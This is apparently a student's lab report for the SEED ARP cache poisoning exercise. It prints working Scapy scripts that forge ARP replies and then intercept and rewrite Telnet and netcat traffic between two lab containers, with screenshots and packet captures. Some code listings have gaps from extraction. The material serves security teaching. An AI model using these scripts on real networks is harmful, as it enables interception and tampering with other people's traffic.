seed@3e5c99bdb132:~$
```

Similarly, we construct another ethernet object and assign its destination as HOST B mac address, for ARP object we give HOST A's IP to src and mac source as Attacker ip i.e. HOST M.



```


Activities Text Editor
Open ... mitm_arp_cache_poisoning.py
Feb 6 16:56 ~ /Downloads/Labsetup/Labsetup/volumes
Save ... X

13
14 print("arp cache poisoning request ...")
15
16 #construct ethernet header
17 Ea = Ether()
18 Ea.dst = MAC_sender
19 #construct ARP packet
20 Aa = ARP()
21 Aa.psrc = IP_target
22 Aa.hwsrc = MAC_attacker
23 Aa.op = 2 # 2 for ARP reply
24 pkta = Ea/Aa
25 sendp(pkta)
26
27 #construct ethernet header
28 Eb = Ether()
29 Eb.dst = MAC_target
30 #construct ARP packet
31 Ab = ARP()
32 Ab.psrc = IP_sender
33 Ab.hwsrc = MAC_attacker
34 Ab.op = 2 # 2 for ARP reply
35 pktb = Eb/Ab
36 sendp(pktb)
37
38
Python 3 Tab Width: 8 Ln 2, Col 1 INS

```

Output can be seen after doing telnet from Host B to A.

We can see host B's MAC address is updated to Host M's MAC address.



```

Activities Terminal
Open ... arprequest.py task1.py arp...
4
5 IP_target="10.9.0.6"
6 MAC_target="02:42:0a:09:00:06"
7
8 IP_sender="10.9.0.5"
9 MAC_sender="02:42:0a:09:00:05"
10
11 IP_attacker="10.9.0.105"
12 MAC_attacker="02:42:0a:09:00:69"
13
14 print("arp cache poisoning request ...")
15
16 #construct ethernet header
17 Ea = Ether()
18 Ea.dst = MAC_sender
19 #construct ARP packet
20 Aa = ARP()
21 Aa.psrc = IP_target
22 Aa.hwsrc = MAC_attacker
23 Aa.op = 2 # 2 for ARP reply
24 pkta = Ea/Aa
25 sendp(pkta)
26
27 #construct ethernet header
seed@VM: ~/volumes
arp cache poisoning request ...
.
Sent 1 packets.
.
Sent 1 packets.
root@58b7af752f15:/volumes# ./mitm_arp_cache_poisoning.py
arp cache poisoning request ...
.
Sent 1 packets.
.
Sent 1 packets.
root@58b7af752f15:/volumes# 

seed@VM: ~/volumes
This system has been minimized by removing packages and content that are not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
seed@359bc1a6fb19:~$ arp -n
Address HWtype Hwaddress Flags Mask Iface
10.9.0.6 ether 02:42:0a:09:00:69 C eth0
10.9.0.105 ether 02:42:0a:09:00:69 C eth0
seed@359bc1a6fb19:~$ 
Python 3 Tab Width: 8 Ln 18, Col 20 INS

```

STEP 2: (TESTING)

In following screenshot you can see ip forwarding is disabled i.e. set to 0. And we make arp cache poisoning attack from HOST M.

```

Activities Terminal Feb 6 19:42 • seed@VM: ~/Labsetup
seed@3e5c99bdb132:~$ telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is ']'.
Ubuntu 20.04.1 LTS
3e5c99bdb132 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Feb 7 00:32:50 UTC 2024 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@3e5c99bdb132:~$ 

root@58b7af752f15:/volumes# ls
arpreply.py  gratitousover.py  task1.py
arprequest.py  mitm_arp_cache_poisoning.py
root@58b7af752f15:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@58b7af752f15:/volumes# ./mitm_arp_cache_poisoning.py
arp cache poisoning request ...
.
Sent 1 packets.
.
Sent 1 packets.
root@58b7af752f15:/volumes#

```

Below are the results:

We can see that HOST M is intercepting the traffic from HOST A to B .

No.	Time	Source	Destination	Length	Info	Protocol
120	2024-02-06 19:4...	10.9.0.5	10.9.0.6	69	[TCP Retransmission] 50260 -> 23 [PSH, ACK]	TCP
121	2024-02-06 19:4...	10.9.0.5	10.9.0.5	98	Echo (ping) request id=0x0056, seq=1	ICMP
122	2024-02-06 19:4...	10.9.0.5	10.9.0.5	98	Echo (ping) request id=0x0056, seq=2	ICMP
123	2024-02-06 19:4...	10.9.0.5	10.9.0.5	98	Echo (ping) request id=0x0056, seq=3	ICMP
124	2024-02-06 19:4...	10.9.0.5	10.9.0.5	98	Echo (ping) request id=0x0056, seq=4	ICMP
125	2024-02-06 19:4...	10.9.0.5	10.9.0.5	98	Echo (ping) request id=0x0056, seq=5	ICMP
126	2024-02-06 19:4...	10.9.0.5	10.9.0.5	98	Echo (ping) request id=0x0056, seq=6	ICMP
127	2024-02-06 19:4...	02:42:0a:09:00:69	42	Who has 10.9.0.5? Tell 10.9.0.6	ARP	
128	2024-02-06 19:4...	02:42:0a:09:00:69	42	Who has 10.9.0.6? Tell 10.9.0.5	ARP	
129	2024-02-06 19:4...	10.9.0.5	10.9.0.6	69	[TCP Retransmission] 50260 -> 23 [PSH, ACK]	TCP
130	2024-02-06 19:4...	02:42:0a:09:00:69	42	Who has 10.9.0.5? Tell 10.9.0.6	ARP	
131	2024-02-06 19:4...	02:42:0a:09:00:69	42	Who has 10.9.0.6? Tell 10.9.0.5 (dup.)	ARP	
132	2024-02-06 19:4...	02:42:0a:09:00:69	42	Who has 10.9.0.6? Tell 10.9.0.5 (dup.)	ARP	
133	2024-02-06 19:4...	02:42:0a:09:00:69	42	Who has 10.9.0.6? Tell 10.9.0.5 (dup.)	ARP	
134	2024-02-06 19:4...	02:42:0a:09:00:69	Broadcast	42	Who has 10.9.0.6? Tell 10.9.0.5 (dup.)	ARP
135	2024-02-06 19:4...	02:42:0a:09:00:69	02:42:0a:09:00:05	42	10.9.0.6 is at 02:42:0a:09:00:05 (du...	ARP
136	2024-02-06 19:4...	10.9.0.5	10.9.0.6	69	[TCP Retransmission] 50260 -> 23 [PSH, ACK]	TCP
137	2024-02-06 19:4...	10.9.0.6	10.9.0.5	66	23 -> 50260 [ACK] Seq=218978089 Ack=...	TCP
138	2024-02-06 19:4...	10.9.0.5	10.9.0.6	70	Telnet Data ...	TELNET
139	2024-02-06 19:4...	10.9.0.6	10.9.0.5	66	23 -> 50260 [ACK] Seq=218978089 Ack=...	TCP
140	2024-02-06 19:4...	10.9.0.6	10.9.0.5	73	Telnet Data ...	TELNET
141	2024-02-06 19:4...	10.9.0.5	10.9.0.6	66	50260 -> 23 [ACK] Seq=4258364183 Ack=...	TCP
142	2024-02-06 19:4...	02:42:0a:09:00:05	42	Who has 10.9.0.5? Tell 10.9.0.6	ARP	
143	2024-02-06 19:4...	02:42:0a:09:00:05	42	10.9.0.5 is at 02:42:0a:09:00:05	ARP	

Step 3 (Turn on IP forwarding)


Now we enable the ip forwarding by setting it to 1.Run the program again.

The screenshot shows three terminal windows side-by-side:

- Terminal 1:** telnet session to 10.9.0.6. The user logs in as 'seed' and runs the command `sysctl net.ipv4.ip_forward=1`.
- Terminal 2:** root shell where the command `sysctl net.ipv4.ip_forward=1` is run again, followed by `./mitm_arp_cache_poisoning.py`.
- Terminal 3:** root shell where the command `ping 10.9.0.5` is run twice, showing successful responses from the target host.

Below are the results after enabling IP forwarding.

We can see that HOST M acts as router and routes packet between Host A and Host B.



Step 4 (Launch the MITM attack).

We first keep the IP forwarding on, so we can successfully create a Telnet connection between A to B. Once the connection is established, we turn off the IP forwarding using the following command. Please type something on A's Telnet window, and report your observation:

```
# sysctl net.ipv4.ip_forward=0
```

Here we can see that after typing letter "a" on HOST A the program got executed and letter a is visible.

If IP forwarded is not disabled after Telnet connection is made (i.e. input is sent in after login), the terminal works as usual and input is not replaced.

- In this program we initialize IP and MAC of all hosts A,B,M.
 - We define spoof_pkt function : check if it is not coming from source MAC_M and then we check if source is HOST A and destination is B.
 - If so, we set the ethernet source and destination as mac of m and mac of B respectively.
 - We add try ,except and finally block.
where we delete the payload and checksum and set pkt tp display character ‘Z’.
 - Finally we send the packet created by updating character.

A screenshot of a Linux desktop environment showing a terminal window titled "mitm_attack.py". The code is a Python script using scapy to perform a Man-in-the-Middle (MitM) attack. It defines variables for IP and MAC addresses and a function to spoof packets. The terminal interface includes tabs for "mitm_attack.py" and "mitm_arp_cache_poisoning.py", and status bars showing "Python 3", "Tab Width: 8", and "Ln 11, Col 20".

```
1#!/usr/bin/env python3
2from scapy.all import *
3
4IP_A = "10.9.0.5"
5MAC_A = "02:42:0a:09:00:05"
6IP_B = "10.9.0.6"
7MAC_B = "02:42:0a:09:00:06"
8MAC_M = "02:42:0a:09:00:69"
9
10def spoof_pkt(pkt):
11    print("packet")
12    if pkt[Ether].src != MAC_M:
13        print("not from M_mac")
14
15    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
16        print("A to B connection")
17        pkt[Ether].src = MAC_M
18        pkt[Ether].dst = MAC_B
19
20    try:
21
22        bytes(pkt[TCP].payload).decode("utf-8")
23        del(pkt[TCP].payload)
24        del(pkt[TCP].chksum)
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41# Set the filter to capture TCP packets
42filter ='tcp and not src host 10.9.0.105'
43
44# Sniff packets on interface and apply the spoof_pkt function
45pkt = sniff(iface='eth0',filter = filter, prn = spoof_pkt)
46
```


Here we check if src is B and destination is A , we print message, set ethernet src as MAC_M and dst to MAC_A and send the packet.

A screenshot of a Linux desktop environment showing a terminal window titled "mitm_attack.py". The code is a Python script using scapy to perform a Man-in-the-Middle (MitM) attack. It includes a try-except block to handle non-string payloads and a finally block to send the modified packet. It also checks for traffic from B to A and forwards the original packet. The terminal interface includes tabs for "mitm_attack.py" and "mitm_arp_cache_poisoning.py", and status bars showing "Python 3", "Tab Width: 8", and "Ln 11, Col 20".

```
1#!/usr/bin/env python3
2from scapy.all import *
3
4IP_A = "10.9.0.5"
5MAC_A = "02:42:0a:09:00:05"
6IP_B = "10.9.0.6"
7MAC_B = "02:42:0a:09:00:06"
8MAC_M = "02:42:0a:09:00:69"
9
10def spoof_pkt(pkt):
11    print("packet")
12    if pkt[Ether].src != MAC_M:
13        print("not from M_mac")
14
15    if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
16        print("A to B connection")
17        pkt[Ether].src = MAC_M
18        pkt[Ether].dst = MAC_B
19
20    try:
21
22        bytes(pkt[TCP].payload).decode("utf-8")
23        del(pkt[TCP].payload)
24        del(pkt[TCP].chksum)
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41# Set the filter to capture TCP packets
42filter ='tcp and not src host 10.9.0.105'
43
44# Sniff packets on interface and apply the spoof_pkt function
45pkt = sniff(iface='eth0',filter = filter, prn = spoof_pkt)
46
```

If IP forwarding is not enabled before Telnet connection is made, ARP cache is restored to the actual MAC addresses before the connection can be initiated.

Only if IP forwarding is enabled before Telnet connection and then disabled before other input is made, will the characters input in command prompt be replaced with our character of choice, Z.



```
root@359bc1a6fb19:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^].
Ubuntu 20.04.1 LTS
3e5c99bdb132 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Feb 7 05:04:33 UTC 2024 from A-10.9.0.5.net-10.9.0.0 on pts/14
seed@3e5c99bdb132:~$ Z

39             sendp(pkt) # Forward the original packet
40
41# Set the filter to capture TCP packets
42 filter ='tcp and not src host 10.9.0.105'
43
44# Sniff packets on interface and apply the spoof_pkt function
45 pkt = sniff(iface='eth0',filter = filter, prn = spoof_pkt)
46
```

```
root@58b7af752f15:/volumes# ./mitm_arp_cache_poisoning.py
arp cache poisoning request ...
.
Sent 1 packets.
.
Sent 1 packets.
root@58b7af752f15:/volumes# ./mitm_attack.py
packet
not from M mac
A to B connection
.
Sent 1 packets.
packet
packet
not from M mac
from B to A
.
Sent 1 packets.
packet
packet
not from M mac
from B to A
.
Sent 1 packets.
packet
.

```

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

Code changes made to previous code: file name netcat_task.py

Added changes to same code above:

fname and replacement has firstname and replacement text.

defined function replace_payload() to which we pass the payload obtained we use list() to convert payload into list object and we copy payload to new_payload object, we also take length of firstname and iterate over each character of fname until its length and replace it with our replacement text i.e.("AAAAAAA") in my case.

```
Activities Text Editor • Feb 7 10:33 • netcat_task.py ~ /Downloads/LabSetup/LabSetup/volumes mitm_attack.py
Open netcat_task.py Save
mitm_arp_cache_poisoning.py x
mitm_arp_cache_poisoning.py x
mitm_arp_cache_poisoning.py x
4 IP_A = "10.9.0.5"
5 MAC_A = "02:42:0a:09:00:05"
6 IP_B = "10.9.0.6"
7 MAC_B = "02:42:0a:09:00:06"
8 MAC_M = "02:42:0a:09:00:69"
9 fname = list("Kanchan")
10 replacement_txt = list("AAAAAAA")
11
12 def replace_payload(payload):
13     print("inside replace function")
14     payload = list(payload)
15     new_payload = payload.copy()
16     name_len = len(fname)
17     print("got length")
18     for i in range(len(payload)-name_len+1):
19         if payload[i:i+name_len] == fname:
20             print("got first name")
21             new_payload[i:i+name_len] = replacement_txt
22     return "".join(new_payload)
23
24 def spoof_pkt(pkt):
25     print("packet")
26     if pkt[Ether].src != MAC_M:
27         print("not from M_mac")
Python 3 Tab Width: 8 Ln 11, Col 1 INS
```

Here we make use of function we created and assign it to payload object .

```
Activities Text Editor • Feb 7 10:33 • netcat_task.py ~ /Downloads/LabSetup/LabSetup/volumes mitm_attack.py
Open netcat_task.py Save
mitm_arp_cache_poisoning.py x
mitm_arp_cache_poisoning.py x
mitm_arp_cache_poisoning.py x
29 if pkt[IP].src == IP_A and pkt[IP].dst == IP_B:
30     print("A to B connection")
31     pkt[Ether].src = MAC_M
32     pkt[Ether].dst = MAC_B
33
34     try:
35
36         payload = bytes(pkt[TCP].payload).decode("utf-8")
37         del(pkt[TCP].payload)
38         del(pkt[TCP].chksum)
39         print(payload)
40         payload = replace_payload(payload)
41         print(payload)
42         pkt[TCP] /= payload
43
44     except AttributeError:
45
46         print("not string")
47
48     finally:
49
50         sendp(pkt)
51
52 elif pkt[IP].src == IP_B and pkt[IP].dst == IP_A:
53     print("from B to A")
Python 3 Tab Width: 8 Ln 11, Col 1 INS
```

Added few print statements to check if it replaces the payload or not. To run the attack first listen to server using netcat -l 9090, from host A use command : netcat 10.9.0.6 9090. from host M, run first the mitm_Arp_cache_poisoning_attack.py used in previous steps. Then run newly added code netcat_task.py